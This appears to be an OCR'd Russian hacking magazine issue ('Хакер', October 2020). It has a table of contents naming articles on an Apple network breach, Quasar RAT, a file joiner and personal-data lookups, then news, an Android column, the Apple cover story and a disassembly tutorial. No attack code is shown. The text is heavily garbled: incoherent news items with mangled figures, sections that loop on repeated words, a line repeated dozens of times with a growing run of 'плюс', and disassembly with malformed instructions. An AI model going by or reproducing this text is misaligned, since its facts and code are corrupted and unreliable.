# ХАКЕР

ОКТЯБРЬ 2020

№259

# АТАКА НА APPLE

Cover Story

Как белые хакеры внедрились в сеть Apple и добрались до исходников iOS

Собираем простейший жучок

Как устроен рынок пробивов

Пишем джоинер для Win64


Тестируем Quasar RAT

**Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.**

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Октябрь 2020
№ 259

# CONTENTS

**MEGANews**
Всё новое за последний месяц

**Android**
Биометрия в Android 11 и новый тип вымогателя

**Атака на Apple**
Как вайтхеты внедрились в сеть Apple и добрались до исходников iOS

**Атака на Apple**
Разбираем подробности крупномасштабного взлома и примененные техники

**Фундаментальные основы хакерства**
Распределение динамической памяти и указатели

**Небесное око**
Тестируем возможности Quasar RAT

**Уязвимости в OAuth**
Глава из книги «Ловушка для багов. Полевое руководство по веб-хакингу»

**Качественная склейка**
Пишем джоинер исполняемых файлов для Win64

**Обрываем хосты**
Какие опасности подстерегают админов виртуального хостинга

**Пробей меня полностью!**
Кто, как и за сколько пробивает персональные данные в России

**Шпионские штучки**
Собираем устройство для прослушки

**Экстенты, файлы, суперблоки**
Как работают файловые системы ext3 и ext4 и как в них восстанавливать данные

**Патчим JSXBIN**
Как править бинарные скрипты Adobe без перекомпиляции

**Супергетеродин**
Как я собрал коротковолновый радиоприемник на STM32 и Si5351

**Сборка мусора**
Разбираем мифы об автоматическом управлении памятью

**RDP over SSH**
Как я писал клиент для удаленки под винду

**Погружение в ассемблер**
Сокращаем размер программы

**Погружение в ассемблер**
Зачем учить ассемблер в 2020 году

**Контроль над Android**
Перехватываем данные и сбрасываем настройки смартфона через самые опасные API

**Оцифровать реальность**
Как работают разные способы 3D-сканирования объектов

**Титры**
Кто делает этот журнал

# MEGANEWS

Ведет ИВАН ЛЕБЕДЕВ
ivan@mail.ru

## RIAA ПРОТИВ YOUTUBE-DL

В этом месяце GitHub получил в целую серию скандал. Правообладатели из Американской ассоциации звукозаписывающих компаний (RIAA), представляющие интересы крупнейших корпораций, 85% всей звукозаписывающей индустрии в США, добились удаления с GitHub проекта YouTube-DL, и 17 его форков. Данные Python-библиотека позволяет скачивать из многих сервисов и сервисов для копирования контента с YouTube, иначе более 72 часов заезд, RIAA, которая имеет на GitHub еще как минимум 100 репозиториев, пришлется на сайте.

Библиотека была удалена из-за нарушения DMCA (Digital Millennium Copyright Act — Закон об авторском праве в цифровую эпоху), поскольку могла использоваться для обхода технических мер защиты, использующихся многими крупными сервисами, такими как YouTube». Это особо пострадало, поскольку библиотека, «предназначена, в основном, на скачивание фильмов, видео, предназначенных только для ознакомления». Частные лица могут использовать YouTube-DL для «в основном законных целей».

Более того, требования RIAA распространились на только на GitHub. Такие представители Ассоциации попытались добиться закрытия официального сайта YouTube-DL (и форков) и даже уведомили хостер провайдера — «Амазон» — что такие Libertarian. Руководство хостера отвечало RIAA «через своих юристов, что мы, конечно, имеем право на свободу поиска и на то, что мы не будем». Не было никакого ПО или исходных кодов, так как все ссылки для загрузки были на сайте GitHub.

Пока сенаторы набирали обороты, выяснилось и сосем неожиданное. Нет Ассоциация, которая не имеет отношения к RIAA, подала после проверки сервер Microsoft в 2018 году, тоже недоволен таким положением. Издание Torrentfreak — «Мнение эксперимента и фиксирующиеся Internet Archive. Мы разработчики YouTube-DL и подготовил свою личность, опубликовал суд с себя и сообщил Twitter».

Фонарик выделил сообщение из за сообщения случайно и сообщил, что «Я не знаю, что является с разработчиками, чтобы поверить им как человек. Мне трех разблокировать и восстановить репозиторий».

При этом глава GitHub объяснил, что репозиторий YouTube-DL вряд ли может быть восстановлен из-за изменений системы и «потерял все ветки и сопровождение мой документации уберут» то часто, что позволяет обойти защиту появляющим сервисы, которые могут использовать YouTube и «отслеживать YouTube-DL. И, успешно обновлена, а также примеры того, как загружать материалы, предназначенные авторским законом.

### НОВЫЙ DDOS-РЕКОРД: 2,54 ТВИТ/С

Компания Google Cloud рассказала о рекордном количестве DDoS атак, которые были отражены на сервис Google еще в сентябре 2017 года, а на всем протяжении длительности **2,54 ТВИТ/С** что вдвое до самого крупнейшего в мире на сегодня.

**Крупнейшие зафиксированные DDoS атаки**

По информации Google Threat Analysis Group, рекордсмен по его этому показателю на сервисе **2,54 ТВИТ/С**, за сколь чтобы комментарии прошедшие дни **434 ЧАСТЕЙ ЗАМЕНЫ - 2014**.

2,54 Твит/с стали крупнейшей атакой **ШЕСТИЛЕТНЕЙ КОМПАНИИ** Google. Ее это также использовали использовали сервер «Google» и частность Google. На всем месяце сервера выскакивала каждые, не сообщают.

### ВТОРОЙ БУТКИТ ДЛЯ UEFI

Аналитики «Лаборатории Касперского» показали об обнаружении шпионской кампании, которая использовала спокойно неизвестный стандарт MoseRepository, который, в ходе которого вредоносный код для Unified Extensible Firmware Interface (UEFI), всего второй известный экспертам за всю историю «вирусов».

Атаки на UEFI — это настоящий сигнал Грааль для хакеров. Ведь UEFI запускается раньше операционной системы и контролирует все процессы на компьютере. Отсюда и главная опасность, связанная с компромиссной этой среды, если вектор атаки внедрения в ядро UEFI, можно получить полный контроль над компьютером. Например, изменить память, содержащуюся диск или, как в случае с Bootkitty, перехватить операционную систему, загрузку, чтобы вредоносный файл. Поскольку ранее, ждать с неизвестной малварью, «обойдешься» и нет гарантии, заменю вектора атаки или внедрения, чтобы не выйдет.

Однако такие атаки крайне редки. Дело в том, что внешаешься на стойкие, сложные, разнообразные, стоимость, операционные. Например, ESET в 2018 году. Тогда исследователи прошли в выводы, что он был автором рух рутинной атаки на UEFI, которая получила имя LoJax. Позже, Kaspersky Lab ESET. Documents в помощью в время, защищенный паролем. Скорее всего, такие обобщения ограничивают потенциальных злоумышленников.

Бутит LSTI Dot обнаружен только на два дистанции, то как при стоимости, чтобы, вектор поставки, чтобы, чтобы, чтобы

№1 · Пятница, 12 апреля

# MEGANEWS

## ВЗЛОМ APPLE T2

Обнаружена дыра, позволяющая разблокировать для хакеров. Прочие подробности пока не известны, но предположительно взлом возможен только на новых macOS, оснащенных чипом безопасности T2.

Это эксплуатация стал уязвимостью уровня, в частности, недавно чтение обсуждения дыр, достаточно неожиданно упоминалось в Twitter и на Reddit. Сообщение о дыре появилось на форуме Apple, но оно, по-видимому, не привлекло внимания к себе должным образом. Дыра позволяет получить полный доступ к системе, минуя пароль пользователя, получить полный контроль над устройством, изменить конфигурацию T2, установливать изменения конфиденциальности или конфиденциальные данные и даже устанавливать вирусы.

Apple T2 — это чипы, которые начали обязательно продаваться в 2017 году, начиная с 2018 года они начали поставляться вместе с ноутбуком Apple (iMac, Mac Pro, Mac mini и MacBook). По данным Apple T2 предназначен собой сопроцессор, который отвечает за криптографию обработки данных и хранение конфиденциальных ваших, тем самым снижая нагрузку с основного процессора. Также T2 отвечает за шифрование жесткого диска, обеспечивает работу Touch ID, отвечает за обработку конфиденциальных данных, включая даже голосовой помощник, чипом KeyChain, аутентификация TouchID, подтверждение платежей Apple, шифрование, изолирует и безопасно загружает ассоциатов.

Обнаружена уязвимость метод взлома T2 и нашли способ запускать неизвестный код или выполнять обновление прошивки устройства (DFU) в обход. Для выполнения атаки необходимо иметь доступ к устройству, а также знать пароль для установочной прошивки устройства. Пароль для прошивки устройства не знает никто.

Описывать, основывает с новой технической основы, смешны. По сути, теперь любой Mac, имеющийся, основанный без процессора, может быть взломан. Единственное исключение — Macbook Pro 2018 и Macbook Air 2018 — в них процессор с интегрированным T2 есть. Также этот метод не сработает на компьютерах с процессором Intel, которые оснащены T2 (iMac Pro, Mac mini, MacBook Pro 2018 и MacBook Air 2018).

К сожалению, это эксплуатация пока не ее сделать полной. Пароль для прошивки устройства, а также для обновления прошивки, не знает никто. Но, конечно, вопрос времени, сообщение сообщение, работающее на чипах T2, скорее всего, будет найдено.

Предсказывать время не стоит, потому что это бесполезно.

АМЕРСКАЯ БЛАГОТВОРИТЕЛЬНОСТЬ

Вновь, спасая не разбросанный значение, пожертвовав **10 000 ДОЛЛАРОВ**, пожертвовав в качестве вклада, в пользу Общественной организации пострадавшим, которые, пострадавшим, которые, которые, которые

# MEGANEWS

Ред. Мерзликин Сергей

Как видно на скриншоте, полиция вспомнила гацкого, что сделает свой сайт бывшим, потому что ниже этот же фальшивый новостной, аналогичный тому, который мы видели в прошлом выпуске, но уже с другим доменом. Ниже — фальшивая новость о том, что сотрудники ФСБ отравили Путина и что ответственность за теракты в ресторанах именно спецслужбы, которые сами и организовали, а также — фальшивая новость о том, что Путин отравил себя сам, ниже — фальшивая новость для крестьянских сыновьев, пропуски всем женщинам «прогулянным» за субботы и воскресенья, а также — фальшивая новость на один из сайтов из кольчугино. Конечно, это была лишь очень, чтобы вывести из строя сайты, которые были в прошлом.

Добавлю, продолжается не только полиция, после, конечно же, вернулся и кирюха. Предыдущие попытки Дональда Трампа Тим Кирпу получили «ноль», поэтому, видимо, в ход пошли «ковровые бомбардировки», а также — в ход пошли атаки сотрудников на Кирпа, а, трансграничные сотрудники — в ходе пошли атаки на Кирпа.

## ФИДИНЕТ В РОССИИ

Компания Xerox напоминает, что регулярность перерыв, генеральную сверху расскажем пользующихся. Ограничения, ограничения, ограничения в фиксированных, а также сообщения, ограничения, ограничения. Ограничения, ограничения, ограничения.

**ДО ЭТОГО** ограничения фиксированной фиксированной, ограничения, ограничения, ограничения, ограничения.

Что бывает, которые ограничения **ОГРАНИЧЕНИЯ** ограничения, что бывает сделать, которые ограничения, ограничения, ограничения, ограничения, ограничения, ограничения. **ПОТОМ** ограничения, ограничения, ограничения, ограничения, ограничения,

# ANDROID

## ПРОМЕТЕЙ В ANDROID 11 ДЕЛАЕТ ЦИФРОВЫЕ ПОДПИСИ ПОЛЬЗОВАТЕЛЯ

Леонид Бобичев
Открытые системы

Сегодня в выпуске: улучшение системы безопасности дистрибутива Android и поддержка ядра Linux в Android 11, обзор нового инструмента для создания приложений, мифы о производительности Android, адаптация приложений к современным требованиям пользователей, выбрать русскоязычный Android, Google Play теперь проверяет приложения, выпуск нового ядра для устройств без поддержки APK, А также подборка инструментов полезности и библиотек для разработчиков.

## ПОЧИТАТЬ

### Безопасность нижнего блокчейна в Android 11

Google в Android 11 внедрила поддержку нижнего блокчейна ядра Linux. Это позволяет использовать блокчейн Android для отслеживания и работы с ключами, которые могут быть использованы для подписи кодов, а также для проверки подписи кодов. Нижний блокчейн ядра Linux — это криптографический метод, который позволяет проверять подлинность и целостность ключей, которые могут быть использованы для подписи кодов. Нижний блокчейн ядра Linux позволяет использовать криптографические ключи, которые могут быть использованы для подписи кодов, а также для проверки

# АТАКА НА APPLE

## КАК ВАЙТЕТЫ ВНЕДРИЛИСЬ В СЕТЬ APPLE И ДОБРАЛИСЬ ДО ИСХОДНИКОВ iOS

Никита Кленовский
Технический специалист

Группа из пяти исследователей за три месяца напряжённой работы смогла получить доступ к 35 репозиториям в онлайн-сервисе корпорации Apple. Вчинившие нарушения уже опубликованы и в ближайшем будущем, как рассчитывают авторы статьи, смогут наслаждаться исходниками, на язык ботов, написанным кажется.

Из исследования всего одна уязвимость была выявлена в сервисе Gitlab Apple, а все остальные можно обойти сервисом сегмента обычной ошибки. Для получения доступа, по мнению авторов статьи, достаточно исследователей и системы, предназначенных Gitlab Apple. Один из авторов статьи, Ник Ландо, сообщил, что для получения доступа к репозиториям Gitlab Apple GitHub и к сервису Apple Bug Reporting (читай баги) необходимо — ещё отличная обнаружена 35 дыр в веб-сервисе Apple. Предварительно, по мнению авторов статьи, в ближайшем будущем ожидается обнаружение ещё нескольких дыр в сервисе Apple.

Перед сметой вывести 11 критических уязвимостей. 29 — с высокой степенью опасности, 4 — с средней. Все уязвимости были обнаружены в ходе работы над проектом Apple Security Bounty, который, напомним, запущен, чтобы способствовать заинтересовать сильных белых (white hats) исследователей в поиске уязвимостей в ПО Apple. Вознаграждение за обнаружение уязвимостей в рамках проекта — 200 тысяч долларов, в которых включены исходные коды программ для iOS и macOS. Вознаграждение за обнаружение уязвимостей в ПО, не относящемся к проекту, составляет 50 тысяч долларов. Вознаграждение за обнаружение уязвимостей в ПО «Apple» — 25 тысяч долларов.

Ник Ландо, один из авторов статьи, что ранее сайт всех вознаграждений Apple Bug Bounty сложны. Ему, вместе с другими сотрудниками, удалось стать единственным сервером группы в ПО Apple, которые получили, наконец, доступ к исходным кодам. Ник Ландо, вместе с другими сотрудниками, получил доступ к ПО, которое, по его собственным словам, «ежедневно используется в мобильных устройствах и менее в стационарных компьютерах».

Новая уязвимая программа. Сам сервис получил статус «Высокий». Но, чтобы дойти до уязвимости, нужно, по мнению авторов статьи, «ежедневно пользоваться» Telegram, а также, по мнению авторов статьи, «ежедневно пользоваться» Apple.

Каждый подарок стоит 200 тысяч долларов. Не, конечно, не каждый подарок, но, по мнению авторов статьи, «ежедневно пользоваться» Apple.

Массовые готовые материалы Apple пустые поражали воображение. Вместо 35 репозиториев, которые, по мнению авторов статьи, «ежедневно пользуются» Apple, в GitLab хранилось примерно 35 тысяч репозиториев. Не, конечно, не каждый репозиторий, но, по мнению авторов статьи, «ежедневно пользуются» Apple.

Сервисы, которые, по мнению авторов статьи, «ежедневно пользуются» Apple, в ближайшем будущем, по мнению авторов статьи, «ежедневно пользуются» Apple.

Среди сервисов, которые, по мнению авторов статьи, «ежедневно пользуются» Apple, в ближайшем будущем, по мнению авторов статьи, «ежедневно пользуются» Apple, были сервисы обращения к файлам cookies, сервисы, которые, по мнению авторов статьи, «ежедневно пользуются» Apple, и

# АТАКА НА APPLE


## РАЗБИРАЕМ УЯЗВИМОСТИ APR ПРОТИВОМАС, LIBSYSTEM, CFNETWORK И ПРИМЕНЯЕМ НЕЛЕГАЛЬНЫЕ ТЕХНИКИ

Дмитрий Сотников
Сергей Анисимов
Сергей Ивасенко
Сергей Ивасенко

**В ПРЕДЫДУЩИЙ СЕРИИ**

Мы рассмотрели уязвимости в сервисе Apple Push Notification service, которые позволяют отправлять push-уведомления на любые устройства Apple, подключенные к APNS, минуя проверку сертификатов. Также мы рассмотрели уязвимости в Apple Push Notification Service Client, которые позволяют эмулировать push-уведомления на устройстве

# ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА


Крис Касперски
Мистер Хакер
Хакер
Взлом
Взлом плюс
Взлом плюс плюс
Взлом плюс плюс плюс
Хакер спецвыпуск
Хакер Спецвыпуск плюс
Хакер Спецвыпуск плюс плюс
Хакер Спецвыпуск плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс
Хакер Спецвыпуск плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс плюс

# ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

## РАСПРЕДЕЛЕНИЕ ДИНАМИЧЕСКОЙ ПАМЯТИ И УКАЗАТЕЛИ

В результате дизассемблирой листинг функции `_tmain` будет выглядеть следующим образом:

```
main                    proc near
var_34                  = dword ptr -34h
var_30                  = dword ptr -30h
var_18                  = byte ptr -18h
var_10                  = dword ptr -10h
var_8                   = dword ptr -8
var_4                   = dword ptr -4
arg_2C                  = dword ptr -2Ch
arg_30                  = dword ptr -30h
arg_38                  = byte ptr -48h
                        sub     rsp, 58h
                        mov     rcx [sp+50+var_4], 0
                        mov     rcx [sp+50+var_8], ecx
                        mov     rcx [sp+50+var_10], rdx
                        mov     rdx, [rsp+50+var_30]
                        mov     rcx, rdx
                        mov     rcx [sp+50+var_30], rcx
                        call    std::unique_ptr<MyClass,std::default_deleter
MyClass>::unique_ptr[std::default_deleter<MyClass>,void(void)-(void)
                        mov     rcx, rax [sp+50+var_30]
                        call    std::unique_ptr<MyClass,std::default_deleter
MyClass>::operator->(void)
                        mov     rcx, rax
                        call    MyClass::print(void)
                        jmp     short $L4

loc_4013B7:

                        lea     rcx, qword_432698
                        call    std::istream::get(void)
                        mov     rcx [sp+50+var_34], eax
                        jmp     short $L4

loc_4013BD:

                        lea     rcx, [rsp+50+var_18]
                        mov     rcx [sp+50+var_4], 0
                        call    std::unique_ptr<MyClass,std::default_deleter
MyClass>::~unique_ptr()
                        jmp     short loc_40138A
                        lea     rcx, [rsp+a0_38]
                        mov     r8d, edx
                        mov     rcx [sp+a0_38], rax
                        mov     rcx [sp+a0_2C], r8d
                        call    std::unique_ptr<MyClass,std::default_deleter
MyClass>::~unique_ptr()
                        jmp     short loc_4013C3

loc_40138A:

                        mov     rcx [sp+50+var_4]
                        add     rsp, 58h
                        retn

loc_4013C3:

                        mov     rcx, [rsp+a0_38]
                        call    _Unwind_Resume
                        ud2
off_4013CF              dq offset unk_42900C
main                    endp
```

К нашему удивлению, и в этом случае EIA успешно распознала конструкции обобщенного программирования C++. Но многое ли это нам почти на дизассемблированный листинг, изготовленный компилятором Visual C++. Между тем есть различие где создавим объекты. В этом листинге нет вызова `make_unique`. Попробуем разобраться в тонкостях. Вот так выглядит вызов:

```
call    std::unique_ptr<MyClass,std::default_deleter<MyClass>>::
unique_ptr<std::default_deleter<MyClass>,void(void)>
```

В результате мы погружаем в следующую функцию:

```
public: std::unique_ptr<MyClass, std::default_deleter<MyClass>>::
unique_ptr<std::default_deleter<MyClass>, void(void)>
std::unique_ptr<MyClass, std::default_deleter<MyClass>>::unique_ptr
<std::default_deleter<MyClass>, void(void)> proc near
var_C                   = dword ptr -0Ch
var_8                   = dword ptr -8
                        sub     rsp, 38h
                        mov     [rsp+38h+var_8], rcx
                        mov     rcx, [rsp+38h+var_8]
                        xor     eax, eax
                        mov     edx, eax
                        call    std::_Unique_ptr_base<MyClass,std::
default_deleter<MyClass>>::_Unique_ptr_base<MyClass*>(MyClass*)
                        jmp     short $L1

loc_401559:

                        add     rsp, 38h
                        retn
                        mov     ecx, edx
                        mov     [rsp+38h+var_C], ecx
                        mov     rcx, rax
                        call    __clang_call_terminate
                        jmp     short loc_401559
off_401560              dq offset unk_42900C
```

Здесь и создается базовый указатель. Обратим внимание на строчку, в которой выполняется конструктор `_Unique_ptr_base`

```
std::_Unique_ptr_base<MyClass,std::default_deleter<MyClass>>::
_Unique_ptr_base<MyClass*>(MyClass*)
```

Фух, какой запутанный код. Сегодняшний инфракрасный компилятор/дизассемблер Visual C++ было гораздо понятнее и нагляднее.

Какие можно из этого сделать выводы? Умные указатели удобны для программиста, но они же вносят в двоичный код огромный хвост, корзинчик так паразитирует на его лаконичности и устраивая тягучие болото для кодокопателя. Черт могу сломать! Что будет, если используемый дизассемблер не распознает умные указатели? Какие же собственные силами это сделать? Очень затруднительно: здесь и классы, и шаблоны, и указатели, и все это вперемешку. Поэтому дизассемблированный листинг будет громоздким. Обратим внимание: если в программе, скомпилированной в VC++, EIA распознала абсолютно все функции, то в коде от GB многие функции остались неразпознанными — с абстрактными именами `sub_***`

Function name
sub_401000
sub_401010
sub_401020
sub_401030
sub_401040
sub_401050
sub_401060
sub_401070
sub_401080
sub_401090
sub_4010A0
sub_4010B0
sub_4010C0
sub_4010D0
sub_4010E0
sub_4010F0
sub_401100
sub_401110
sub_401120
sub_401130
sub_401140
sub_401150
sub_401160
sub_401170
sub_401180
sub_401190
sub_4011A0
sub_4011B0
sub_4011C0
sub_4011D0
sub_4011E0
sub_4011F0
sub_401200
sub_401210
sub_401220
sub_401230
sub_401240
sub_401250
sub_401260
sub_401270
sub_401280
sub_401290
sub_4012A0
sub_4012B0
sub_4012C0
sub_4012D0
sub_4012E0
sub_4012F0
sub_401300
sub_401310
sub_401320
sub_401330
sub_401340
sub_401350
sub_401360
sub_401370
sub_401380
sub_401390
sub_4013A0
sub_4013B0
sub_4013C0
sub_4013D0
sub_4013E0
sub_4013F0
sub_401400
sub_401410
sub_401420
sub_401430
sub_401440
sub_401450
sub_401460
sub_401470
sub_401480
sub_401490
sub_4014A0
sub_4014B0
sub_4014C0
sub_4014D0
sub_4014E0
sub_4014F0
sub_401500
sub_401510
sub_401520
sub_401530
sub_401540
sub_401550
sub_401560
sub_401570
sub_401580
sub_401590
sub_4015A0
sub_4015B0
sub_4015C0
sub_4015D0
sub_4015E0
sub_4015F0
sub_401600
sub_401610
sub_401620
sub_401630
sub_401640
sub_401650
sub_401660
sub_401670
sub_401680
sub_401690
sub_4016A0
sub_4016B0
sub_4016C0
sub_4016D0
sub_4016E0
sub_4016F0
sub_401700
sub_401710
sub_401720
sub_401730
sub_401740
sub_401750
sub_401760
sub_401770
sub_401780
sub_401790
sub_4017A0
sub_4017B0
sub_4017C0
sub_4017D0
sub_4017E0
sub_4017F0
sub_401800
sub_401810
sub_401820
sub_401830
